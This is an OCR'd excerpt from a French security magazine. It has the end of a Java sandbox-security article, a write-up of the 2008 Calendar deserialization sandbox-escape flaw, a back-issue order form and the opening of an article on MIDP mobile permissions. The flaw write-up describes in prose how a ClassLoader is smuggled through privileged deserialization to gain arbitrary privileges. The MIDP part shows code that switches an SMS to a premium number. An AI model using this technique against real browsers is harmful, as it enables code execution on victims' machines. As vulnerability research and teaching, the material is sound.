L'instance `GuardedObject` retournée est manipulable par une classe sans privilèges. Elle peut être mémorisée dans un conteneur, transférée à d'autres classes, envoyée à une classe privilégiée si nécessaire. Mais, il n'est pas possible à une classe sans privilèges d'obtenir un pointeur vers l'instance *stream* protégée.

```
GuardedObject obj=SampleGuarded.getGuarded();
obj.getObject(); // Exception !
```

Ces API offrent de faire transiter des objets sensibles à travers le bac à sable, sans sacrifier la sécurité. Il faut faire très attention aux objets récupérés dans les zones critiques. Ils ne doivent pas pouvoir être manipulés sans privilège.

Parfois, les méthodes sensibles ne sont accessibles que par d'autres classes du même package. Ainsi, il n'est pas nécessaire d'utiliser un `GuardedObject`. Mais, cela suppose qu'il est impossible d'ajouter une nouvelle classe dans le même package, afin de bénéficier artificiellement des accès. Ce n'est pas garanti ! Pour interdire la création de classes dans un package, il faut que toutes les classes du package soient dans une archive, et que celle-ci soit signée et déclarée scellée.

6. Autres vulnérabilités

Java utilise un mécanisme de ramasse-miettes (*garbage collector*), c'est-à-dire qu'une tâche s'occupe de libérer la mémoire des objets devenus inaccessibles. Ces algorithmes en profitent pour regrouper les objets afin de réunir les zones libres. Il est donc possible qu'une information confidentielle soit dupliquée en mémoire. Il est impossible d'effacer avec certitude une donnée en mémoire. Par exemple, si un mot de passe est présent dans un tableau de caractères, l'écraser avec d'autres valeurs ne garantit pas qu'il ne soit plus présent dans la mémoire de la JVM, dans une zone considérée comme libre. La génération d'un *core-dump* ou la consultation de la mémoire par un processus malveillant permet de retrouver cette information. Il est donc possible de retrouver une clef privée ou un mot de passe en mémoire avec Java, sans possibilité de contrer cette faiblesse.

Les archives Java utilisent le format ZIP. Ce dernier est de plus en plus utilisé pour d'autres types de fichiers. Par exemple, les documents OpenOffice sont également des fichiers ZIP. Le format zip utilise un en-tête de fichier qui est placé à la fin de ce dernier. Cela s'explique par le mécanisme de construction du fichier. Le format de fichier GIF utilise un en-tête qui est placé au début du fichier. Certains ont eu la bonne idée de marier ces deux formats, en accolant une image est une archive (GIFAR). Ainsi, une applet Java peut utiliser une image ou un document OpenOffice comme base de code. Si un site permet le téléchargement de l'un de ces deux formats sur le site (photo de l'utilisateur par exemple), il est possible de proposer une page avec une applet dont le code est récupéré par l'image, et bénéficier ainsi de tous les privilèges accordés à une applet venant de ce site.

WebSence a publié un rapport indiquant que six sites légitimes sur dix ont hébergé, à un moment ou un autre, un *malware* sans le savoir.

Conclusion


De nouvelles vulnérabilités apparaissent régulièrement, permettant une élévation de privilège, des *buffer-overflow*, etc., mais elles sont le fait de la machine virtuelle et de ces API, pas des applications écrites en Java. Ce dernières sont vulnérables aux attaques classiques type XSS, CSRF, SQL injections, etc.

Java est un langage sûr, si les développeurs acceptent enfin d'utiliser tous les services proposés. Dans la très grande majorité, ce n'est pas le cas, ouvrant la porte à des attaques de type « porte dérobée » comme présenté dans l'article « Macaron » de ce numéro (cf. page 34). ■

Note & Références

1 **http://java.sun.com/docs/books/jvms/second_edition/html/ClassFile.doc.html#88597**

- Pour des outils aidant à sécuriser le code java (scellement automatique, audit, gestions du fichier de privilèges de la JVM), **http://macaron.googlecode.com**
- Pour d'autres outils dont un classeloader Sandbox, **http://www.prados.eu**



Julien Tinnes – julien@cro.org

ONE BUG TO RULE THEM ALL : LA FAILLE CALENDAR/JAVA

mots-clés : *Java / client-side / exploit*

Le 3 décembre 2008, Sun a corrigé une faille, découverte et rapportée par Sami Koivu le 1er août 2008. Le rapport de Sun était laconique : « A Security Vulnerability in the Java Runtime Environment (JRE) Related to Deserializing Calendar Objects May Allow Privileges to be Escalated ». Il n'y a là pas grand-chose pour attirer l'œil, si ce n'est l'absence de référence à toute bibliothèque native et à toute corruption mémoire (telle que le classique « buffer overflow ») comme c'est le cas pour la plupart des vulnérabilités Java.

En fait, cette vulnérabilité est due à une faille logique dans la manière dont Java traite la sérialisation (les procédés de conversion entre la représentation interne d'objets et une séquence d'octets stockable ou transférable). Elle permet indépendamment de la plate-forme sous-jacente, de casser le modèle de sécurité de Java et de sortir de la JVM. Pour un attaquant, cela permet notamment de pirater une victime utilisant un navigateur web supportant Java en sortant du bac à sable Java et en exécutant du code arbitraire avec les privilèges de l'utilisateur. Et cela, quel que soit le navigateur, le système d'exploitation et l'architecture matérielle.

Dans cet article, nous tenterons d'expliquer pourquoi nous avons qualifié [ext.1] cette faille de « proche du Saint Graal des failles de logiciels client ».

1. L'impact

L'impact potentiel de cette faille est la raison principale pour laquelle nous nous y sommes intéressés. La mesure de l'impact d'une vulnérabilité doit prendre en compte plusieurs critères, et il s'agit généralement d'une tâche complexe, dépendant notamment de l'environnement pour lequel on souhaite mesurer cet impact. Cependant, sans perte de généralité, on peut considérer que ces critères seront importants :

1. Le nombre de machines impactées et leur intérêt.
2. La faille est-elle exploitable de manière fiable ?
3. L'exploitation requiert-elle une action de l'utilisateur ou non ?
4. La rapidité avec laquelle la faille peut être patchée et les systèmes vulnérables mis à jour.

Pour chacun de ces critères, nous considérons que cette faille obtient un score très élevé.

1.1 Nombre de machines impactées

Selon des statistiques publiées à la conférence JavaOne en 2008 [ext.2], 90% des machines de bureau ont Java SE installé et 85% des téléphones portables utilisent Java ME. Notons que la version de Sun n'était pas

la seule impactée : OpenJDK et toute implémentation de Java utilisant les classes d'OpenJDK (GCJ, Icedtea, etc.) sont également impactées.

Même si les applications web en Java ne sont plus aussi populaires, elles restent nombreuses [1]. C'est pourquoi de nombreux systèmes d'exploitation installent Java par défaut (la plupart des installation OEM et en entreprise de Windows, MacOS X, la plupart des distributions Linux) et la raison pour laquelle le reste des utilisateurs l'installent fréquemment.

1.2 Exploitabilité

L'exploitabilité de cette faille est ce qui la rend vraiment différente. A une époque où l'ASLR, l'utilisation du flag NX, de SafeSEH, des *heaps* sécurisés et autres mesures rendent effectivement plus délicate (et moins fiable) l'exploitation de failles entraînant la corruption de la mémoire, une faille logique qui ne fait pas intervenir de code natif et s'exploite 100% en Java sort du lot.

Cette faille est facilement exploitable de manière parfaitement fiable. La célèbre formule : « *Write once run everywhere* » devenant ici « *Write once, own everyone* ».

1.3 Cette faille requiert-elle une action de l'utilisateur ?

Cette faille peut être utilisée dans plusieurs scénarios, dès que l'attaquant contrôle une *applet* s'exécutant dans un environnement confiné. Dans cet article, nous nous concentrerons sur le cas d'une victime se faisant pirater via son navigateur web. Il suffit à l'attaquant de contrôler, même partiellement, une page web qui sera chargée par le navigateur de la victime pour pouvoir exécuter du code avec les privilèges de celle-ci (la plupart du temps, équivalents à administrateur, notamment sous Linux où les utilisateurs de Desktop utilisent `sudo` depuis le compte qu'ils utilisent pour naviguer).

1.4 Rapidité de correction

La rapidité avec laquelle cette faille peut être patchée est également un des points qui la rendent si dangereuse. Sous Windows, Java n'est pas un composant contrôlé par Microsoft. Il ne bénéficie donc pas du cycle de mises à jour régulier auquel les administrateurs sont habitués. En entreprise, Java est très difficile à mettre à jour à cause de la mauvaise qualité des applications métier qui utilisent Java : la plupart ne fonctionnent plus après une mise à jour de Java. Pour toutes ces raisons, Java est très rarement mis à jour.

Ce n'est qu'après une intervention de notre part qu'Ubuntu et d'autres distributions ont patché cette faille dans OpenJDK. Malgré notre insistance, Apple a mis presque sept mois à la corriger : le correctif a été publié en juin, un mois après que nous avons finalement décidé de bloguer à son sujet à la suite de la publication d'un exploit public par Landon Fuller. A l'heure où nous écrivons ces lignes, la faille n'est toujours pas corrigée dans toutes les distributions Linux proposant la distribution non libre de Sun. Il y a également fort à parier que de très nombreux systèmes en entreprise ne sont toujours pas à jour. De plus, d'autres instances de cette faille existent (par exemple CR 6646860), et comme elle n'ont pas reçu d'attention particulière dans la presse, il est probable qu'elles ne soient que rarement corrigées.

2. La faille

Lors de la désérialisation d'un objet, Java instancie des classes pour recréer l'objet en mémoire. Cela signifie que tout processus de désérialisation d'objets à partir d'un flux d'octets fourni par l'attaquant donnera à l'attaquant les privilèges du contexte dans lequel cette désérialisation s'exécute. Dans le cas normal, l'attaquant qui contrôle déjà une applet sans privilèges particuliers n'a pas intérêt à effectuer une désérialisation à partir d'un flux d'octets qu'il contrôle. Il n'y gagnerait aucun privilège.

Cependant, dans certains cas, Java effectue le processus de désérialisation dans un contexte privilégié. L'un de ces cas (il y en a d'autres !) est la désérialisation d'un objet de type `Calendar`. En effet, un objet `Calendar` contient un objet `ZoneInfo` qui, pour des raisons de compatibilité, est délicat à désérialiser.

```
   try{
ZoneInfo zi = (ZoneInfo) AccessController.doPrivileged(
new PrivilegedExceptionAction() {
              public Object run() throws Exception {
return input.readObject();
}
});
      if (zi != null) {
zone = zi;
}
} catch (Exception e) {}
```

Un attaquant contrôlant une applet peut fournir un flux d'octets à désérialiser contenant un objet `Calendar`, contenant lui-même un objet `ZoneInfo`. Ce dernier va être désérialisé dans un contexte privilégié. Comment exploiter cela ? Il suffit de substituer l'objet `ZoneInfo` par un objet privilégié que nous ne serions pas normalement en mesure d'instancier.

Pour corriger le cas particulier de la faille `Calendar`, Sun a créé un nouveau privilège appelé `accessClassInPackage.sun.util.calendar` et le bloc `doPrivileged()` ci-dessus est maintenant exécuté dans ce contexte qui n'offre que des privilèges très restreints.

3. L'exploitation

L'exploitation de cette faille est facile pour toute personne connaissant Java. Malheureusement, nous n'avions jamais utilisé Java auparavant et nous familiariser avec le modèle de sécurité, les politiques de sécurité et l'*AccessController* a demandé un certain travail. Nous avons finalement pu produire un exploit extrêmement fiable pour cette faille, qui a été testé avec succès sous Windows, Linux, MacOS X (exploitant avec succès Firefox et Safari au pwn2own 2009) et OpenBSD [2].

Tout d'abord, nous devons trouver une classe à instancier qui nous permettrait d'élever nos privilèges. La classe `RuntimePermission` [ext.3] suggère l'idée d'instancier un `ClassLoader` (ce qui serait venu immédiatement à l'esprit de toute personne connaissant Java auparavant). Il nous suffit de sous-classer `ClassLoader` pour créer notre propre classe, à laquelle nous apportons une légère modification : la méthode `readObject()`, appelée lors de la désérialisation, va sauvegarder notre instance de `ClassLoader` dans un contexte statique afin de la conserver pour un usage futur.

Dans un flux d'octets contenant un objet `Calendar` à désérialiser, il suffit de remplacer l'objet `ZoneInfo` par une instance de notre `ClassLoader`. A la désérialisation, Java instanciera notre `ClassLoader`, puis, lors de l'affectation de ce dernier à un objet `ZoneInfo`, lèvera une exception pour cause de types incompatibles. Mais, il sera déjà trop tard. Notre instance de `ClassLoader` sera déjà affectée à une variable statique.

Armé de notre nouveau `ClassLoader`, nous pouvons définir des classes, avec un `ProtectionDomain` que nous choisissons, c'est-à-dire des classes avec des privilèges arbitraires. Le tour est joué !

Reste le problème de générer un flux d'octets modifié de manière à remplacer l'objet `ZoneInfo` par notre `ClassLoader`. Pour cela, nous avons tout d'abord étudié le format des flux sérialisé et réalisé manuellement l'opération. Peu après, nous avons trouvé une astuce permettant de réaliser cela sans effort : `replaceObject()`. Cette méthode permet de substituer un objet par un autre lors du processus de sérialisation. Exactement ce qu'il nous faut !

Une fois que nous pouvons créer des classes avec des privilèges arbitraires, il est très simple d'exécuter du code natif arbitraire. Cependant, il est bien plus portable et efficace (et dans l'esprit) de réaliser un *shellcode* en Java.

Conclusion

Il n'était pas forcément évident que contrôler un flux désérialisé par du code Java revenait à exécuter du code arbitraire en Java avec les privilèges du code effectuant la désérialisation. Dans cet article, nous avons montré comment exploiter cette classe de vulnérabilité en prenant l'exemple de la désérialisation des objets `Calendar` qui prend place dans un contexte privilégié.

Cette vulnérabilité a eu un impact de sécurité inhabituellement élevé, touchant tous les navigateurs et tous les systèmes d'exploitation pour peu que Java y soit installé. D'autres vulnérabilité du même type on été découvertes depuis, et il est connu depuis longtemps que l'activation des applets Java dans un navigateur est un cauchemar en matière de sécurité.

C'est pourquoi il est souhaitable de désactiver Java dans son navigateur ou au moins de contrôler les exécutions d'applets de manière fine avec un greffon tel que NoScript. C'est notamment le cas dans des environnements où Java ne sera que rarement mis à jour (Par exemple, un environnement entreprise ou sur un système MacOS X). Si Java ne peut pas être complètement désactivé, on peut imaginer utiliser un profil spécial, dans lequel Java est activé pour naviguer sur des sites internes et de confiance afin de réduire un peu les risques. ■

Remerciements

A Sami Koivu pour avoir trouvé une faille magnifique (et beaucoup d'autres).

Notes & Références

[1] En France par exemple, Java est utilisé par le ministère des Finances pour l'application permettant de payer ses impôts en ligne.

[2] Pour le principe et pour taquiner un collègue.

[ext.1] **http://blog.cro.org/2009/05/write-once-own-everyone.html**

[ext.2] **http://dobbscodetalk.com/index.php?option=com_myblog&show=JavaOne-The-Keynote-Summary.html&Itemid=29**

[ext.3] **http://java.sun.com/j2se/1.5.0/docs/api/java/lang/RuntimePermission.html**

Offre Collectionneur !

Vous êtes un fidèle lecteur, mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?
Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

BON DE COMMANDE À REMPLIR ET À RETOURNER À :

Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°6 Insécurité du wireless ?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots : le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	8,00 €		
MISC N°27 IPv6 : sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €		
MISC N°28 Exploits et correctifs : les nouvelles protections à l'épreuve du feu	8,00 €		
MISC N°29 Sécurité du coeur de réseau IP	8,00 €		
MISC N°30 Les protections logicielles	8,00 €		
MISC N°32 Que penser de la sécurité selon Microsoft ?	8,00 €		
MISC N°33 RFID, instrument de sécurité ou de surveillance ?	8,00 €		
MISC N°34 Noyau et Rootkit : attaque, exploitation, corruption ...	8,00 €		
MISC N°35 Autopsie & Forensic : comment réagir après un incident ?	8,00 €		
MISC N°36 Lutte informatique offensive : les attaques ciblées	8,00 €		
MISC N°37 Déni de service : vos serveurs en ligne de mire	8,00 €		
MISC N°38 Code malicieux : quoi de neuf ?	8,00 €		
MISC N°39 Fuzzing : injectez des données et trouvez les failles cachées	8,00 €		
MISC N°40 Sécurité des réseaux : les nouveaux enjeux	8,00 €		
MISC N°41 La cybercriminalité...ou quand le net se met au crime organisé	8,00 €		
MISC N°42 La virtualisation : vecteur de vulnérabilité ou de sécurité ?	8,00 €		
MISC N°43 La sécurité des Web Services : JAVA, REST, XML, WS-*, SOAP,...	8,00 €		
MISC N°44 Compromissions électromagnétiques	8,00 €		
MISC Hors-Série N°1 Test d'intrusion : comment évaluer la sécurité de ses systèmes et réseaux	8,00 €		
MISC Hors-Série N°2 Cartes à puce : découvrez leurs fonctionnalités et leurs limites	8,00 €		
		TOTAL	
		Frais de port + emballage France Metro : + 3,81 €	
		Frais de port + emballage Etranger : + 5,34 €	
		TOTAL	

Les 4 façons de commander !

- Par courrier : en nous renvoyant le bon de commande.
- Par le Web : sur notre site **www.ed-diamond.com**.
- Par téléphone : (paiement C.B.) entre 9h-12h et 14h-18h au 03 67 10 00 20.
- Par fax : au 03 67 10 00 21 C.B. et/ou bon de commande administratif.

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ **Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions***

☐ **Paiement par carte bancaire :**

N° Carte :

Expire le : **Cryptogramme Visuel :** **Voir image ci-dessous**

Date et signature obligatoire : 200

* En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Eric Vétillard

LA SÉCURITÉ DE MIDP

mots-clés : Java / MIDP / mobile / sécurité / permissions

Sur les téléphones mobiles, le modèle de sécurité de Java est modifié pour tenir compte des spécificités des applications mobiles. Ce modèle présente des caractéristiques intéressantes, mais il pose des problèmes importants aux utilisateurs et aux développeurs.

1. La sécurité sur les mobiles

MIDP (*Mobile Information Device Profile*) est le dialecte de Java le plus répandu sur les téléphones mobiles. C'est une version limitée du langage, et surtout de l'API, qui est disponible sur les mobiles les plus simples jusqu'aux plus complexes. Un mobile n'est pas un PC, et la problématique de sécurité y est aussi extrêmement différente. Avant d'entrer dans les détails du modèle de sécurité de MIDP, commençons par mettre en évidence certaines de ces différences.

- **L'opérateur.** L'opérateur mobile est impliqué dans la gestion du téléphone mobile. Il subventionne son achat, il y appose souvent sa marque et il en contrôle au moins partiellement le contenu. Son rôle dépasse donc de très loin le rôle d'un FAI dans la gestion d'un PC. Avec l'iPhone, Apple a légèrement modifié le modèle, en prenant à son compte certaines des prérogatives de l'opérateur, mais sans grand impact sur l'utilisateur.
- **Un système peu ouvert.** La grande majorité des mobiles ont un système fermé, dans lequel il est impossible de charger des programmes natifs. Cela complique les possibilités d'attaques, car l'injection de code malicieux est rendu nettement plus complexe.
- **Une fragmentation importante.** Il existe un grand nombre de systèmes d'exploitation pour téléphones mobiles, avec des taux de pénétration relativement faibles pour chacun. Le système S40 de Nokia, équipant leurs téléphones de moyenne gamme, est le plus répandu, et il est présent sur 19% des téléphones. Cette fragmentation rend difficile la propagation de virus et autres contenus malicieux, qui ne fonctionnent souvent que sur un type précis de téléphone.

Ces trois caractéristiques suffisent à expliquer pourquoi la sécurité des mobiles est un problème spécifique. Intéressons-nous maintenant aux biens accessibles depuis un mobile qui peuvent présenter un intérêt pour un attaquant :

- **L'accès au réseau.** Un téléphone mobile permet de téléphoner et d'échanger des SMS, même surtaxés, même à l'étranger, et cette capacité peut être utilisée par un attaquant. En sortant légèrement du champ de la sécurité, une application qui utilise le réseau de manière inconsidérée en condition de *roaming*, même sans intention de nuire, peut rapidement coûter très cher à l'abonné.
- **Les informations personnelles.** Ce terme générique couvre des informations très diverses, incluant en particulier un répertoire de contacts, un historique des communications et, sur certains appareils, une possibilité de localiser le mobile ou d'enregistrer les sons ambiants. On trouve aussi de plus en plus souvent sur les mobiles des informations professionnelles, parfois sensibles, et souvent mal protégées.

- **Des contenus protégés.** On trouve encore sur des téléphones mobiles des contenus protégés, allant des sonneries à la musique et aux émissions de télévision. Ces contenus sont souvent protégés par des mécanismes spécifiques.

Cette liste est relativement courte, ce qui est plutôt une bonne nouvelle, dans la mesure où ces biens ne sont pas très faciles à abuser. Même s'il est simple d'envoyer un SMS surtaxé depuis un téléphone mobile, collecter l'argent ainsi récolté est difficile, car ces numéros surtaxés sont gérés par les mêmes opérateurs mobiles, qui rechigneront à payer les sommes réclamées alors que leurs abonnés se plaignent d'abus. De par leur connectivité limitée, les téléphones mobiles ne font pas non plus de bons « zombies » à intégrer dans un botnet.

Par ailleurs, les informations personnelles et professionnelles sont plutôt intéressantes pour des attaques ciblées sur une personne ou un groupe de personnes. En dehors de la récolte d'informations sur des tiers (les contacts), ces informations sont difficiles à exploiter de manière systématique. En dehors de la récolte d'informations sur des tiers (les contacts), ces informations sont difficiles à exploiter de manière systématique. Par exemple, il est facile de récolter les numéros de mobiles de tous les contacts d'une victime, mais chaque envoi faisant l'objet d'une confirmation, il est pratiquement impossible d'envoyer du « spam » SMS directement depuis le mobile de la victime.

Quant aux contenus protégés, ils sont généralement disponibles par ailleurs sur Internet. L'intérêt des opérateurs et des ayant-droits est donc souvent de s'assurer que l'abonné n'a accès qu'au contenu dûment payé, plus que d'en éviter la copie.

Bien entendu, ceci est un état de l'art mi-2009. Les technologies mobiles évoluent rapidement, et les téléphones mobiles sont de plus en plus de vrais ordinateurs. De même, la valeur des biens disponibles sur les mobiles pourrait augmenter rapidement, avec l'apparition de *smartphones* toujours plus puissants, et avec le déploiement de technologies comme NFC.

2. Le modèle de sécurité de MIDP2

Le modèle de sécurité de MIDP2 est défini dans la spécification elle-même et complété par une annexe spécifique, destinée aux implémentations sur téléphones mobiles GSM et 3G. De plus, le modèle est enrichi par les différentes extensions définies pour MIDP au sein du *Java Community Process* (JCP). Ce modèle est assez classique et nous allons simplement insister ici sur ses spécificités.

2.1 Les principes de base

Les applications MIDP sont distribuées dans des *MIDlet suites*, qui contiennent une ou plusieurs applications (midlets). Une MIDlet suite est considérée comme *trusted* quand elle a été signée, et que l'appareil de destination contient les clés nécessaires pour en vérifier la signature. Dans les autres cas, et en particulier quand l'application n'est pas signée, la MIDlet suite est considérée comme *untrusted*.

Dans ce dernier cas, les applications n'ont accès par défaut qu'à un ensemble limité de fonctions, comprenant principalement les API de gestion de l'affichage, de stockage persistent local, et l'utilisation de sons pré-enregistrés. De plus, après consultation de l'utilisateur, ces applications ont accès au réseau, exclusivement avec les protocoles HTTP et HTTPS. L'objectif de cet ensemble de fonctions limité est de faciliter le développement de jeux simples, qui peuvent être déployés sans contraintes.

Pour accéder aux autres fonctions du téléphone, les applications doivent être signées. Par exemple, une signature est requise pour utiliser des SMS au sein d'une application. On retrouve alors un système de gestion d'autorisations à base de permissions qui est relativement classique. Les éléments de base de ce système sont :

- **Les permissions**, qui sont ici des identifiants définis par une API ou une fonction, et utilisés pour interdire son utilisation sans autorisation. Ce sont des permissions nommées très simples. Par exemple, la permission `javax.microedition.io.HttpConnection` permet d'accéder au réseau par le protocole HTTP.
- **Les domaines de protection**, qui sont associés à un signataire, et qui définissent chacun un ensemble de permissions accordées de manière automatique (*Allowed*), ainsi qu'un ensemble de permissions accordées en fonction du choix de l'utilisateur (*User*). Dans ce dernier cas, les domaines de protection peuvent raffiner le type d'interaction requis avec l'utilisateur, avec trois choix possibles. Dans le mode *blanket*, l'utilisateur n'est interrogé qu'une fois pour la vie de l'application (typiquement, à la première opération nécessitant la permission). Dans le mode *session*, l'utilisateur doit confirmer son autorisation à chaque fois que l'application est lancée. Enfin, dans le mode *oneshot*, l'utilisateur doit confirmer son autorisation chaque fois que l'autorisation est requise.

Ensuite, les permissions disponibles varient selon les appareils. Bien entendu, un appareil ne supporte que les permissions correspondant à ses fonctionnalités. De plus, la configuration d'un appareil inclut également un ensemble de domaines de protection.

Enfin, chaque MIDlet suite doit lister explicitement dans son *manifest* les permissions dont ses applications ont besoin pour fonctionner. Ces permissions sont partagées en deux catégories. Les permissions qui sont critiques pour le fonctionnement de l'application sont listées dans l'attribut `MIDlet-Permissions` ; celles qui sont optionnelles ou non critiques (utilisées dans des fonctions non indispensables de l'application) sont listées

dans l'attribut MIDlet-Permissions-Opt. Les applications sont également signées, ce qui permet d'associer chaque application à un domaine de protection.

Avec ces informations, complétées pendant l'exécution par les réponses de l'utilisateur, le système est capable d'autoriser ou non une opération demandée par une application. Cette décision est prise en deux temps, lors de l'installation de l'application, et pendant son exécution, quand une opération nécessite qu'une permission spécifique soit accordée.

Pendant l'installation, l'application est rejetée uniquement si elle requiert une permission critique qui n'est pas supportée ou qui n'est pas incluse dans le domaine de permission de l'application. Dans les autres cas, l'application est installée (même si une des permissions non critiques n'est pas supportée).

Pendant l'exécution, quand une méthode nécessitant une permission s'exécute, le système doit tout d'abord vérifier que la permission fait partie des permissions demandées par l'application. Ensuite, la permission est accordée si elle est Allowed dans le domaine de protection ou si elle est User dans le domaine de protection et que l'utilisateur l'a explicitement accordée. Si nécessaire, le système déclenche une interaction avec l'utilisateur, dont la fréquence dépend du type d'interaction requis. Enfin, si la permission ne peut pas être accordée, la méthode qui a déclenché la demande de permission doit déclencher une SecurityException.

Du point de vue du développeur, les contraintes posées à ce niveau sont assez simples, et peuvent être résumées en quelques règles :

- **Toujours être prêt à recevoir une exception.** Quand une permission est requise par une application, il est toujours conseillé de prendre en compte le déclenchement d'une SecurityException. Cela permet d'éviter à un utilisateur distrait qui a fait le mauvais choix dans un dialogue de voir l'application se terminer abruptement.
- **Faire très attention avec les permissions optionnelles.** Ces permissions ne sont pas gérées de manière standard. En particulier, il est possible de démarrer une application demandant une permission optionnelle qui n'est pas supportée sur le mobile. Toute tentative d'utiliser la fonction associée déclenchera une exception. De plus, les permissions optionnelles sont toujours difficiles à gérer.
- **Ne pas demander de permissions dont on ne se sert pas.** Cette dernière remarque paraît évidente, mais il est assez simple au cours d'un développement de laisser « traîner » une permission devenue inutile. Cela peut mener à un rejet de l'application.

La plupart des applications MIDP sont destinées à des téléphones mobiles, et il faut donc prendre en compte la politique de sécurité spécifique qui a été développée pour les téléphones GSM et 3G.

2.2 La politique de sécurité pour GSM et 3G

Le modèle de sécurité est raffiné dans la spécification par une annexe non normative destinée aux téléphones mobiles, qui a été très largement adoptée par les opérateurs.

La politique commence par mieux définir les domaines de protection. Chaque domaine de protection associe un certificat X.509 destiné à vérifier la signature de l'application et une politique de sécurité. Les domaines de protection sont groupés en quelques catégories.

Les domaines fabricant et opérateur sont des domaines privilégiés destinés respectivement aux applications signées par le fabricant et l'opérateur. Dans ces deux domaines, la politique de sécurité associée contient une liste de permissions Allowed, incluant généralement toutes les permissions disponibles.

Les domaines des tiers identifiés servent à associer chaque certificat « tiers » disponible à une liste de permissions. La politique de sécurité associée contient une liste de permissions User, souvent assez large, mais qui nécessiteront une validation par l'utilisateur avant d'être effectivement attribuée.

Le domaine des tiers non identifiés regroupe les applications non signées, qui n'ont accès qu'à un sous-ensemble limité de fonctions (suffisantes pour bien des applications). La politique de sécurité associée contient une liste de permissions User, généralement plus restrictive que pour les tiers identifiés.

Les différences entre ces catégories sont significatives. D'un côté, les applications associées à un domaine de protection opérateur ou fabricant se voient attribuer toutes les permissions possibles, sans aucune interaction avec l'utilisateur au niveau du système. A l'opposé, les applications des tiers, identifiés ou non, sont systématiquement soumises à des validations par les utilisateurs. Les conséquences sur le développement sont importantes, avec des avantages et des inconvénients des deux côtés. Les applications du domaine opérateur n'auront pas à gérer des interruptions intempestives par des messages système. Par contre, il est fortement conseillé d'inclure des confirmations similaires, au sein même de l'application (d'autant plus que l'opérateur signataire verra sa responsabilité engagée en cas de problème avec l'application). Les applications des domaines tiers devront gérer des interruptions parfois intempestives, mais elles n'auront par contre pas à inclure de code spécifique dans l'application pour gérer ces permissions.

Prenons un exemple simple, avec une application qui doit envoyer un SMS, incluant par exemple le code suivant :

```
MessageConnection conn =
    (MessageConnection) Connector.open("sms://+33131313131");
TextMessage msg =
    (TextMessage) conn.newMessage(MessageConnection.TEXT_MESSAGE);
msg.setAddress("sms://88888" );
msg.setPayloadText("Bonjour MISC" );
conn.send(msg);
```

Pour exécuter ce code, il faut posséder la permission `javax.wireless.messaging.sms.send`, qui est souvent une des plus restrictives. Dans une application d'un domaine tiers, une confirmation est requise à chaque utilisation, à l'exécution de la méthode `MessageConnection.send()`. Ce comportement est d'ailleurs assez atypique, dans la mesure où les vérifications sont souvent faites à l'ouverture d'une connexion, lors de l'exécution de `Connector.open()`. Ici, il vaut mieux attendre l'envoi, dans la mesure où l'adresse de destination peut être changée, comme cela est fait ici (en passant à un SMS surtaxé). L'utilisateur aura donc l'occasion de se rendre compte qu'un SMS surtaxé est sur le point d'être envoyé, car le message de confirmation doit contenir l'adresse d'envoi.

A l'inverse, sur une application d'un domaine opérateur, aucune confirmation n'est demandée à l'utilisateur. La politique de sécurité stipule que l'application doit avertir l'utilisateur des coûts, mais il n'y a ici aucune obligation. Ce système permet une flexibilité accrue ; il est par exemple possible d'avertir l'utilisateur du coût exact de l'envoi du SMS pour son opérateur (qui a signé l'application), mais il faut alors faire confiance à l'application pour présenter ces informations. Le modèle sous-jacent est celui d'un contrat entre le développeur de l'application et l'opérateur téléphonique qui l'a signée, afin d'établir une répartition précise des responsabilités.

Pour faciliter la tâche du développeur d'applications « tierces », la politique de sécurité MIDP définit assez précisément la manière dont les interactions avec l'utilisateur sont organisées. En particulier, il définit des groupes de permissions (Appel téléphonique, accès réseau, messagerie, démarrage automatique, connectivité locale, enregistrement multimédia, lecture de données utilisateur, écriture de données utilisateur, localisation...).

Certains groupes de permissions (accès réseau de bas niveau (*socket*), messagerie limitée (*cell broadcast*), accès à la carte SIM) ne sont pas toujours disponibles aux applications tierces, et encore moins aux applications non signées.

Ces groupes permettent de simplifier et de standardiser les interactions avec l'utilisateur. Pour le développeur, ils permettent de rendre prévisibles les interactions avec l'utilisateur. La politique de sécurité définit également la manière dont l'utilisateur peut modifier le comportement par défaut de la plate-forme Java dans un domaine de protection donné. Cela permet en particulier de diminuer le nombre d'interactions requises pour des applications qui utilisent de nombreuses permissions.

